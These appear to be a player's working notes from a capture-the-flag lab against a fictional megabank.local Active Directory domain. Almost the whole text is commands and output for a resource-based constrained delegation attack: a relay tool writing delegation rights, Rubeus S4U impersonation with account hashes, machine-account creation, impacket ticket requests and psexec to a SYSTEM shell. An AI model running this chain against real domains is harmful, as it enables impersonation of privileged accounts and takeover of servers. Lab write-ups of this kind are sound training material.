=> PoC RBCD relay attack tool by @3xocyte and @elad_shamir, from code by @agsolino
and @_dirkjan
[+] target is SERVER04$
[*] starting hybrid http/webdav server...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:389  ...  OK
[+] target acquired
[+] relay complete, running attack
[+] added msDS-AllowedToActOnBehalfOfOtherIdentity to object SERVER04$ for object
svc_ata
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:389  ...  OK
[+] target acquired
[+] relay complete, running attack
[+] added msDS-AllowedToActOnBehalfOfOtherIdentity to object SERVER04$ for object
svc_ata
```

Find out where svc_ata is eligible to impersonate(>??!!!)

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> $cred

UserName                                Password
--------                                --------
megabank.local\svc_ata System.Security.SecureString


*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainRBCD -Credential $cred

SourceName                 : fs1_msa$
SourceType                 : MACHINE_ACCOUNT
SourceSID                  : S-1-5-21-997099906-443949041-4154774969-1113
SourceAccountControl       : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName    : CN=fs1_msa,CN=Managed Service
Accounts,DC=megabank,DC=local
ServicePrincipalName       :
```

```
DelegatedName              :
DelegatedType              :
DelegatedSID               : S-1-5-21-997099906-443949041-4154774969-1108
DelegatedAccountControl    :
DelegatedDistinguishedName :
```

Need to be quick, there is a script removing us

(Get-DomainRBCD is part of new powerview)

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainRBCD -credential $cred

SourceName                 : SERVER04$
SourceType                 : MACHINE_ACCOUNT
SourceSID                  : S-1-5-21-997099906-443949041-4154774969-1107
SourceAccountControl       : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName    : CN=SERVER04,CN=Computers,DC=megabank,DC=local
ServicePrincipalName       : {tapinego/SERVER04, tapinego/server04.megabank.local,
WSMAN/server04, WSMAN/server04.megabank.local...}
DelegatedName              :
DelegatedType              :
DelegatedSID               : S-1-5-21-997099906-443949041-4154774969-1109
DelegatedAccountControl    :
DelegatedDistinguishedName :

Exception calling "FindAll" with "0" argument(s): "The specified domain either does
not exist or could not be contacted.
"
At line:6959 char:20
+             else { $Results = $ObjectSearcher.FindAll() }
+                    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : DirectoryServicesCOMException
SourceName                 : fs1_msa$
SourceType                 : MACHINE_ACCOUNT
SourceSID                  : S-1-5-21-997099906-443949041-4154774969-1113
SourceAccountControl       : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName    : CN=fs1_msa,CN=Managed Service
Accounts,DC=megabank,DC=local
ServicePrincipalName       :
DelegatedName              :
DelegatedType              :
DelegatedSID               : S-1-5-21-997099906-443949041-4154774969-1108
DelegatedAccountControl    :
DelegatedDistinguishedName :
```

```
Get-ADServiceAccount -filter *
```

```
ServicePrincipalNames :
UserPrincipalName     :
Enabled               : True
SamAccountName        : fs1_msa$
SID                   : S-1-5-21-997099906-443949041-4154774969-1113
DistinguishedName     : CN=fs1_msa,CN=Managed Service Accounts,DC=megabank,DC=local
Name                  : fs1_msa
ObjectClass           : msDS-GroupManagedServiceAccount
ObjectGuid            : d61169ab-0961-4360-8483-94beeaa88ca4
PropertyNames         : {DistinguishedName, Enabled, Name, ObjectClass...}
AddedProperties       : {}
RemovedProperties     : {}
ModifiedProperties    : {}
PropertyCount         : 8

ServicePrincipalNames :
UserPrincipalName     :
Enabled               : True
SamAccountName        : backup$
SID                   : S-1-5-21-997099906-443949041-4154774969-1116
DistinguishedName     : CN=backup,CN=Managed Service Accounts,DC=megabank,DC=local
Name                  : backup
ObjectClass           : msDS-GroupManagedServiceAccount
ObjectGuid            : 56c17b7d-6d7f-4378-b981-0d56ddd91d29
PropertyNames         : {DistinguishedName, Enabled, Name, ObjectClass...}
AddedProperties       : {}
RemovedProperties     : {}
ModifiedProperties    : {}
PropertyCount         : 8
```

Rubeus to the rescue, to do the S4U

`.\kiddus s4u /user:svc_ata /aes256:621FCBCA98083C70A2092C495DCD9348866DB893E699136FA240752D51C48981 /domain:megabank.local /dc:primary.megabank.local /msdsspn:cifs/server04.megabank.local /impersonateuser:fs1_msa$ /ptt`

```
.\kiddus s4u /user:svc_ata
/aes256:621FCBCA98083C70A2092C495DCD9348866DB893E699136FA240752D51C48981
/domain:megabank.local /dc:primary.megabank.local
/msdsspn:cifs/server04.megabank.local /impersonateuser:fs1_msa$ /ptt


you know what that is


[*] Action: S4U
[*] Using aes256_cts_hmac_sha1 hash:
621FCBCA98083C70A2092C495DCD9348866DB893E699136FA240752D51C48981
[*] Building AS-REQ (w/ preauth) for: 'megabank.local\svc_ata'
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFHDCCBRigAwIBBaEDAgEWooIEHDCCBBhhggQUMIIEEKADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMoiMw

IaADAgECoRowGBsGa3JidGd0Gw5tZWdhYmFuay5sb2NhbKOCA9AwggPMoAMCARKhAwIBAqKCA74EggO6

Z/QNQWCuwC/KkjuNFPBgtGSdCKUw49w/SmHFbCJXjmcfUpSJixd33haKkI4ZXqOMAqC/JQHmdOSBs1yy

ONhf8AeMXwKIy0bsv7yaJqQhk5PQMyk1QrRhAizY7QzvMHe+dKyyJUaOss6forkrkJCSIkjG2sfqWQgv

jVWmHUSsnjk7doEsbpbHHPWNEmOaRrZEc3Yxuf6a2KA4ntjHffeSfiGpqhgUFhfLi0qNzp7Omnit6nfH

bOwcs2vEHsYt/PW4KoOCkkUarT0/FPhORcASnH00q9C73YJDM1AaXFdCX6cKVGzPMlhmwTBqCqn/2wNd

hXl+DaV1BdHFvpBa5wt/Oi6PmpbFS1J8GNBHWFzKNbbxH4nxp/i83G1gIRwDfUB3FdJDbip2HC5KRctq

pyGeAtk48mIHNhRhaWLQHYx1mkh8+BZwWSDG6x76eOQoleN5XhwcVbdYFntFDzWIdETMNpOH379w47L8

7DJIZp/Euj9YisWjwI3/nqotbClI8eNRfcAPFqqp0IQ4sV7NogyuYNyW6GLpZlh34eWa1lizsDpnNe81

J7e2fYdOOLLR/R6qIXaO6MQMfK7mhQ3JGYH2V0KCHfxqRtTLIt/dLyv5oR/YkOh4KfxdcGLIp1LTm36F

e8kN/gew1wMrwhgX6t1mXdNmvmf6r8bCf6b6RbKWXq+BCQK2bfmO+NjikYWso7m/6DVaD7qxw/jcKJGr

qrDVoDqUlqlyFCv8flSO8nvMQEwgqDyZ+Nwz7JzxdwbbzsSChEiw0HRGzkE3aAB6aRzEK9Q4D6h1J/9G

TPL4UCAuWfylyKfCk60umY5Pty/poxXRRYRGagvFd0A7Jt5q1UbWqgCFXPSyr63UKJO42BtB3/KtFqZJ

P+UsyQrp3T0Ha/y1XIaw6D523s3sUlOrcOXV3LTAbd804FtCpArTped/RUM9b6h1L1tjzO3oukfJsuM2

oYvawGoIk5qM4ZUyQVV11C82/gy2WzAtMERAi0X0SfohF29BlXLZ4F02qqhw+VlE+ynhHa8qsjfEKkmd

FWqJCHKd+XuszzkaNJ3ngZrEtX5lNW0atEMgkdVcQbCvyBuTl2P7CiZOhv3Zlzao9Lkili4nRpNuzh4f

X7VuTcKJPOBKtphpaH5HjDccnODm2w4HQO5kwKb+qwC+Ff6y7/UDNsWsp6tThDXf6MQaM/wSzb0ZXo4W

fhIlmP+EO0g/gzYmpvDpQf/cUU3g22J7XIcvedKM53t0m2PfYML5uK5KXaroRuTQmOqZOw+Fo4HrMIHo

oAMCAQCigeAEgd19gdowgdeggdQwgdEwgc6gKzApoAMCARKhIgQg7I9WEc2TvmWLeU+t2uk7bCZT66zu

ZkwbNYW0+9B5oLuhEBsOTUVHQUJBTksuTE9DQUyiFDASoAMCAQGhCzAJGwdzdmNfYXRhowcDBQBA4QAA

pREYDzIwMjAxMjE4MDU0ODI4WqYRGA8yMDIwMTIxODE1NDgyOFqnERgPMjAyMDEyMjUwNTQ4MjhaqBAb
       Dk1FR0FCQU5LLkxPQ0FMqSMwIaADAgECoRowGBsGa3JidGd0Gw5tZWdhYmFuay5sb2NhbA==


[*] Action: S4U
[*] Using domain controller: primary.megabank.local (192.168.24.10)
[*] Building S4U2self request for: 'svc_ata@MEGABANK.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'fs1_msa$@MEGABANK.LOCAL' to 'svc_ata@MEGABANK.LOCAL'
[*] base64(ticket.kirbi):
```

```
doIFRDCCBUCgAwIBBaEDAgEWooIEZjCCBGJhggReMIIEWqADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMohQw

EqADAgEBoQswCRsHc3ZjX2F0YaOCBCkwggQloAMCARehAwIBAqKCBBcEggQTjP9DWqpuEFZRFx4qFZS1

7Zh9OO5tYZG+Q2ZKSckvesvTzUQCHQ4u9drLdP991yPB6qXdAmZ+OH4mDUtX+dex0x23QYmm9coZAxLg

HLL18baWOE1LSVTaxmDlMEGH2txd2Kk7/QVueMQPdOA9aE5RCumLePe/Dncah3acmiN1s+9OFK5QOaGp

gTj9NJaRUyzDxHTLu9P9bLFfnnezElmCBBvdI4/VJ+C+uIEx7m7K18L5XPlL5R0rviZT92n2MJeYD7H5

AdjoQbbCJeeyL64z1sJ6Gid+me7l+9NBFG9MJXzKSrMZyR79I7tWtbvy6C4jKtAGq6tCNcL4fABTfbhX

znkTA/DE4+dSi+nw3IZRmaks/NyJNjNAHwGJ3tFKI2+hFhR1GHUW48BspHEgBPQzfGnR51qyelDIFVlx

FdERXOQcKT5Qxb6YUtu/hMm2BOXU7apB3CI5QYfhq9TAFPpx6qqnmjVtTtCQiBU3qVA1ZosQCpBKnNQo

u2aR8aioLHjyppWXOQ+vah5NiP8lY1rhUZV7lfMfvLGfbP72FvDFANCvUvaoRTSVFpPZLoJssMTtbJxt

CUz48M/dt7ZdY/ctwQgTUNaIPAjUxFpkTaiOBulBZuZOenmbFx8uyzmfb7Gq3Oi5YxiYCtewzBLdPyWI

2LVRt/LDXNdmWvpKps7+BslMchfM8wTUlRHpHl91VVpzMVFfihqWy+vk+lzfBrSa1CwRRqKz5PQ37BK/

2SUL7Ff4Ts44jFiWx6SSZ2wwx3RLKwRfOYvqWlSsvwoO2ESbZtlGuy7U4CShCQ/UyFlKkahK/MWKSRYG

65ejpecbbagbuiTd1No+t+7nGYbE5kUI386jUImAOiaCECkKbbXew6mm4zpvN1deWgVRr7OhL8rFqC1O

MIZQRjvGSQzyo+WJWq179qOMI/i+OvSQeq3NF1P8tjEm+edYv3zWoXAoms8B+oYwB6oq9MUkMFcd9HNJ

H2d17zAOMswGpMcII2bioR399VQTdusGMWBdcRA2XronacH4s+LLw1BFE+SA0WGvPmgszMCyK3Dwx/ND

eQgz6bl8zjNORKPehkI8DhMcTEWbrXkhHBtuSndLBJtHR+96uIKISo6RpgLXZQGduCmICkzLXJdSI4XI

yLSCylTGiB1QTsr4qMLg3egZ6DnwGlkgmhw9CPVuBOK2pvH/PIjOOOiA45h199kwJ/+gL+Aqwv7VbPrO

dnoEwdT+KrVygh2Eu/zf6gN6OD8Vs4T9P45v89tLXj1ZbuN+OXtMkpHE2wYsrRlY8glMIQJdzLcwufF1

BYaaTW/eSYUNt7HKRRV8XsFZO2JfkN1ElWvKpNQktWKRGjvBK2rtbk7CQpRdK+jh/x5OXibufF66Iqw5

AxFNwj3aQtijgckwgcagAwIBAKKBvgSBu32BuDCBtaCBsjCBrzCBrKAbMBmgAwIBF6ESBBDU0TcuKQKE

Nv39mZB50WnooRAbDk1FR0FCQU5LLkxPQ0FMoiQwIqADAgEKoRswGRsXZnMxX21zYSRATUVHQUJBTksu

TE9DQUyjBwMFAEAhAAClERgPMjAyMDEyMTgwNTQ4MjhaphEYDzIwMjAxMjE4MTU0ODI4WqgQGw5NRUdB
      QkFOSy5MT0NBTKkUMBKgAwIBAaELMAkbB3N2Y19hdGE=
```

```
[*] Impersonating user 'fs1_msa$' to target SPN 'cifs/server04.megabank.local'
[*] Using domain controller: primary.megabank.local (192.168.24.10)
[*] Building S4U2proxy request for service: 'cifs/server04.megabank.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/server04.megabank.local':
```

```
doIGLDCCBiigAwIBBaEDAgEWooIFODCCBTRhggUwMIIFLKADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMoiow
KKADAgECoSEwHxsEY2lmcxsXc2VydmVyMDQubWVnYWJhbmsubG9jYWyjggTlMIIE4aADAgESoQMCAQKi
ggTTBIIEz4Fs66Ep3Qc2CSoLaROOHNRCYEz+AdCB9n49IaENdhfaxIKzIDwqH7SlE2wh/9DKJ93SmffZ
QTymKB8kWmBEHe7eSM/f5swtiqS+E8eQ8KpPX9bgYXSXeu6isc+GhSkOOKD/8MEhGM0qfkboP53ymEtC
j+3qpJdNkkmLfLDn2YOLVuK9Dlo9bRdegSw6CLKrOFwaK6xM3p1HOg5QY3ON55KQHSfdaarJOYOF+/nz
IgthgLxO+tIQ7mqbdko+IVG+H/gIqJ9imNp7nFYtn4UkFmOOj+2ibjF1m43evxVLvNGiwRNaOFcTTnbI
Bw7yVp6W35eg2SRbyHOlSWXgzOQtH+DeP3qWAVeMIXqbNbb3va8DPoBN/eFys/Db12dgtW23OmpsHDiS
C1B3ST32NAPoOdIUjAcYQBcfZm5jotaTEMh5Odt1DIEKES0AbzPRKHJE8hXAJGF95i8vw453J8+ExA9p
L8YsaOhFWIJqpQGdB6otnfOIsGvDwJho33HgO6NrzhgfaNZ6S9m5WzkPTOyNGv/ENn/NO7THRFhts3hz
b1GxoMYZPtLA/UZ+M5SFopyIh3FBBW3qaJUnQuHaTqGSF2CeC2V4MBiVqhYW27zP9sX+o/cvMX47VnCO
XK9JdBj5dYPHdXg2IGJaYQPK7sxJ6hyOTwkOzESjqqMrfopU74GO2mDuzh+fC79ULzddlKeShqDF9TRy
Sk6gifqus/Me7OwJgXCsMLs47Qsy/nx9aglsbo8Y6ZBkqx3zl2qCY5Id6Wgq3IPvvhC3GkXvmSJ2jSwr
KRxqOFUDXfAEgWuT7ca74B9CTajlPE/YVVqGSbaCducmjLxovFJ4GLfBWfAxmbEyeXYDZMEjFxOXj9CY
6ZLCth5AKNkfrjpNRrbWSv5Zgs8aAV9hoSdOT2yoBSfOwQ+gXMeovrrUgSFYT29lgA7cdOuHPPg2/bQY
wqOdDO+geOwSFHSbW8SxvQNmr78N22XrbZb8ccyk95Qxvz+hn2YpMzAfwV8LqNEZPKxvr8gi6oY6jry5
y2AkekM4hk/sgqyvptDzOONJrnZ+HhUONOCwuvROksmzAKYIeCg3TVFbic6iUE7Zmeat/11OzXB+xk7y
WROPtOu7iE++BFXP1++F6kYt/gtfqhnsNCKkmmD5TdWWbQCchz6rIeJPj31LQlMTTdZJMhK83Htc9vhp
9p3eFq3t+smAPxAOSGaCqpO6PwYPo4CtahVyME9iqs4HKATfmbfV4wYVPUlqjhDfJrPO4b452Hfis7fo
8P2hXK9zoiWw5sCZEqg3Z/6m87b2dMBI3yeugWu8//FE8of35Pox46EgFYCUqat/81XyfGfEC3EsPBIM
ElwU5qIDz2TOfrdbGpZeYj/XVo2dI4LIyhuipeusNGaI2y6FzMUW6FGBbl/Ws+b0lJDKEhV13rxyp/yC
rUlRIdJMDLBfg27TucV5/b/czgFg13yyG3193TQ5epUy6TTZSOw07iRO6KBc4Yn6Uu/vdO4cjSBN5T5C
TMdvH6OI5fYRfFfD1RkN6rFxbcSzRCCoE/tvciag88gGjgzVII6q3Q95Ec3xitM77mEMqYNA47f3rG/J
R+wapMYGlKIHJMvma9SJxFH6n2pMYl3G19sVbqofpX2nWzMZ9+mjgd8wgdygAwIBAKKB1ASB0X2BzjCB
y6CByDCBxTCBwqAbMBmgAwIBEaESBBC+cY3BN2nceEXNQsvO6YFioRAbDk1FR0FCQU5LLkxPQ0FMoiQw
```

```
IqADAgEKoRswGRsXZnMxX21zYSRATUVHQUJBTksuTE9DQUyjBwMFAEAhAAClERgPMjAyMDEyMTgwNTQ4

MjhaphEYDzIwMjAxMjE4MTU0ODI4WqgQGw5NRUdBQkFOSy5MT0NBTKkqMCigAwIBAqEhMB8bBGNpZnMb
      F3NlcnZlcjA0Lm1lZ2FiYW5rLmxvY2Fs
[+] Ticket successfully imported!
```

`fs1_msa -> readGMSA of backup -> login as backup` (maybe)

trying to read the password

```
megabank\svc_ata

klist
klist

Current LogonId is 0:0x108ecef

Cached Tickets: (2)

#0>     Client: fs1_msa$ @ MEGABANK.LOCAL
        Server: host/server04.megabank.local @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/17/2020 21:50:00 (local)
        End Time:   12/18/2020 7:50:00 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: fs1_msa$ @ MEGABANK.LOCAL
        Server: cifs/server04.megabank.local @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/17/2020 21:48:28 (local)
        End Time:   12/18/2020 7:48:28 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

.\GMSAPasswordReader.exe --accountname fs1_msa
.\GMSAPasswordReader.exe --accountname fs1_msa
Unable to get a password blob, maybe not enough permissions?
Unable to retrieve password blob. Check permissions/account name
```

I can impersonate sql_admin

```
.\kiddus s4u /user:svc_ata /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /domain:MEGABANK
/dc:primary.megabank.local /msdsspn:tapinego/server04.megabank.local
/impersonateuser:sql_admin /ptt


you know what that is


[*] Action: S4U

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'MEGABANK\svc_ata'
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIE8DCCBOygAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMoh0w

G6ADAgECoRQwEhsGa3JidGd0GwhNRUdBQkFOS6OCA8AwggO8oAMCARKhAwIBAqKCA64EggOqQswcdXdC

kWE4TrnLvP87gcDqCY9zJ4O1n7Yz8hQ3nR81Pylxp79OoWB0wSPgvErP8HnCjjERw4+6jxVvcRKzH1s7
      f8Edicqv4IEGJ+g5Po7cAf0Bm221IRTEkQPb9iWk5Rn
...
```

I get the tickets, but it is not working

```
#7>     Client: sql_admin @ MEGABANK.LOCAL
        Server: HTTP/server04 @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/17/2020 22:15:18 (local)
        End Time:   12/18/2020 8:15:18 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#8>     Client: sql_admin @ MEGABANK.LOCAL
        Server: HOST/server04 @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/17/2020 22:15:13 (local)
        End Time:   12/18/2020 8:15:13 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

whoami
whoami
megabank\svc_ata
```

We also can impersonate veeam (backup operators @ megabank.local)

```
Cached Tickets: (4)

#0>     Client: veeam @ MEGABANK.LOCAL
        Server: HTTP/server04.megabank.local @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/17/2020 22:34:52 (local)
        End Time:   12/18/2020 8:34:52 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: veeam @ MEGABANK.LOCAL
        Server: HOST/server04.megabank.local @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/17/2020 22:34:46 (local)
        End Time:   12/18/2020 8:34:46 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#2>     Client: veeam @ MEGABANK.LOCAL
        Server: CIFS/server04.megabank.local @ MEGABANK.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40210000 -> forwardable pre_authent name_canonicalize
        Start Time: 12/17/2020 22:34:38 (local)
        End Time:   12/18/2020 8:34:38 (local)
        Renew Time: 0
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Try the same with machine account HOXHA$

```
import-module .\mad.ps1

$machine_account_password = ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force
$machine_account_password = ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force

New-MachineAccount -MachineAccount HOXHA -Password $machine_account_password
New-MachineAccount -MachineAccount HOXHA -Password $machine_account_password
```

```
you know what that is


[+] Machine account MEOW added
.\kiddus hash /password:Summer2018! /user:HOXHA$ /domain:megabank.local
.\kiddus hash /password:Summer2018! /user:HOXHA$ /domain:megabank.local


you know what that is



[*] Action: Calculate Password Hash(es)

[*] Input password             : Summer2018!
[*] Input username             : HOXHA$
[*] Input domain               : megabank.local
[*] Salt                       : MEGABANK.LOCALHOXHA$
[*]       rc4_hmac             : EF266C6B963C0BB683941032008AD47F
[*]       aes128_cts_hmac_sha1 : 6F9B17AEB8FC26E7B7E78655AACF44C0
[*]       aes256_cts_hmac_sha1 :
9CFCDDB8919ADC89AECD6C554E69FDC455B83609611EC1AE7B1A4EFEF40C7D52
[*]       des_cbc_md5          : 5BEACBE9E3D6A201





[*] Action: Calculate Password Hash(es)

[*] Input password             : Summer2018!
[*] Input username             : MEOW$
[*] Input domain               : megabank.local
[*] Salt                       : MEGABANK.LOCALMEOW$
[*]       rc4_hmac             : EF266C6B963C0BB683941032008AD47F
[*]       aes128_cts_hmac_sha1 : 38CEBA2730ED0E021B35CD9EFC6B7D81
[*]       aes256_cts_hmac_sha1 :
8FC5F833595A5C5EA4E7B578EC39F901AC55FE2070EC3AD0C59B92C48FBCC483
[*]       des_cbc_md5          : 25DC91A1D04C04B0

.\kiddus hash /password:Summer2018! /user:MEOW /domain:megabank.local
.\kiddus hash /password:Summer2018! /user:MEOW /domain:megabank.local


you know what that is



[*] Action: Calculate Password Hash(es)
[*] Input password             : Summer2018!
[*] Input username             : MEOW
[*] Input domain               : megabank.local
[*] Salt                       : MEGABANK.LOCALMEOW
[*]       rc4_hmac             : EF266C6B963C0BB683941032008AD47F
[*]       aes128_cts_hmac_sha1 : DCA86B7DB8E6CFDA0D62D3828208CF07
[*]       aes256_cts_hmac_sha1 :
F7897736EDBCED28C57C3CE36256B0BEF7C77FE3C25CE28F0F7C23C50A98932F
[*]       des_cbc_md5          : FD5192F762AB7C8F
```

-> go with getST.py

Got it, impersonate sql_admin :)

krb5.conf

```
    MEGABANK.LOCAL = {
                kdc = primary.megabank.local
    }
```

get CIFS and psexec

```
(impkt-dev) root@nix36:~/aptlabs/impkt-dev/bin# proxychains getST.py -spn
CIFS/SERVER04.MEGABANK.LOCAL -impersonate 'sql_admin' -ts
MEGABANK/svc_ata:Password123 -dc-ip 192.168.24.10
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[2020-12-18 10:53:44] [*] Getting TGT for user
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:88  ...  OK
[2020-12-18 10:53:45] [*] Impersonating sql_admin
[2020-12-18 10:53:45] [*]       Requesting S4U2self
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:88  ...  OK
[2020-12-18 10:53:45] [*]       Requesting S4U2Proxy
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:88  ...  OK
[2020-12-18 10:53:45] [*] Saving ticket in sql_admin.ccache
(impkt-dev) root@nix36:~/aptlabs/impkt-dev/bin# export KRB5CCNAME=sql_admin.ccache
(impkt-dev) root@nix36:~/aptlabs/impkt-dev/bin# proxychains psexec.py
MEGABANK/sql_admin@SERVER04.MEGABANK.LOCAL -k -no-pass -ts -debug
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
```

```
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[2020-12-18 10:53:54] [+] Impacket Library Installation Path:
/root/encryptedOne/aptlabs/impkt-dev/lib/python3.8/site-packages/impacket
[2020-12-18 10:53:54] [+] StringBinding
ncacn_np:SERVER04.MEGABANK.LOCAL[\pipe\svcctl]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[2020-12-18 10:53:55] [+] Using Kerberos Cache: sql_admin.ccache
[2020-12-18 10:53:55] [+] Returning cached credential for
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL
[2020-12-18 10:53:55] [+] Changing sname from
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL to cifs/SERVER04.MEGABANK.LOCAL@MEGABANK
and hoping for the best
[2020-12-18 10:53:55] [+] Using TGS from cache
[2020-12-18 10:53:55] [*] Requesting shares on SERVER04.MEGABANK.LOCAL.....
[2020-12-18 10:53:55] [*] Found writable share ADMIN$
[2020-12-18 10:53:55] [*] Uploading file AgItqjix.exe
[2020-12-18 10:53:55] [*] Opening SVCManager on SERVER04.MEGABANK.LOCAL.....
[2020-12-18 10:53:56] [*] Creating service ojhs on SERVER04.MEGABANK.LOCAL.....
[2020-12-18 10:53:56] [*] Starting service ojhs.....
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[2020-12-18 10:53:57] [+] Using Kerberos Cache: sql_admin.ccache
[2020-12-18 10:53:57] [+] Returning cached credential for
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL
[2020-12-18 10:53:57] [+] Changing sname from
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL to cifs/SERVER04.MEGABANK.LOCAL@MEGABANK
and hoping for the best
[2020-12-18 10:53:57] [+] Using TGS from cache
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[2020-12-18 10:53:57] [+] Using Kerberos Cache: sql_admin.ccache
[2020-12-18 10:53:57] [+] Returning cached credential for
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL
[2020-12-18 10:53:57] [+] Changing sname from
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL to cifs/SERVER04.MEGABANK.LOCAL@MEGABANK
and hoping for the best
[2020-12-18 10:53:57] [+] Using TGS from cache
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.112:445  ...  OK
[2020-12-18 10:53:57] [+] Using Kerberos Cache: sql_admin.ccache
[2020-12-18 10:53:57] [+] Returning cached credential for
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL
[2020-12-18 10:53:57] [+] Changing sname from
CIFS/SERVER04.MEGABANK.LOCAL@MEGABANK.LOCAL to cifs/SERVER04.MEGABANK.LOCAL@MEGABANK
and hoping for the best
[2020-12-18 10:53:57] [+] Using TGS from cache
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Get another flag (8th)

```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>type flag.txt
APTLABS{Th3_SQL_@Dm!n}
```

```
C:\Users\Administrator\Desktop>systeminfo

Host Name:                 SERVER04
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA558
Original Install Date:     2/11/2020, 9:24:56 AM
System Boot Time:          12/17/2020, 3:58:53 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 715 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 738 MB
Virtual Memory: In Use:    4,061 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    megabank.local
Logon Server:              N/A
